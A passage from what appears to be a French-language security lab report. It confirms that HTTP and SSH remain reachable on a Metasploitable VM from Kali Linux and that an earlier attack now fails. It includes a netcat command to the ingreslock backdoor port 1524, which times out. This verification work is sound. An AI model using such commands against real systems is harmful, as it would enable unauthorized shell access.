


Figure 39 : Accès au service HTTP de la VM Metasploitable depuis la VM Kali Linux.

Voici une autre preuve que le service SSH était disponible :




Figure 40 : Accès au service SSH de la VM Metasploitable depuis la VM Kali Linux.

Finalement, la dernière étape était de vérifier que l'attaque démontrée dans la section 4.6 n'était plus faisable. Comme vous pouvez le voir dans la capture ci-dessous, c'est en effet le cas.

```
root@kali:~# nc 192.168.126.100 1524
(UNKNOWN) [192.168.126.100] 1524 (ingreslock) : Connection timed out
root@kali:~#
```

Figure 41 : Tentative de reproduction de l'attaque de la section 4.6.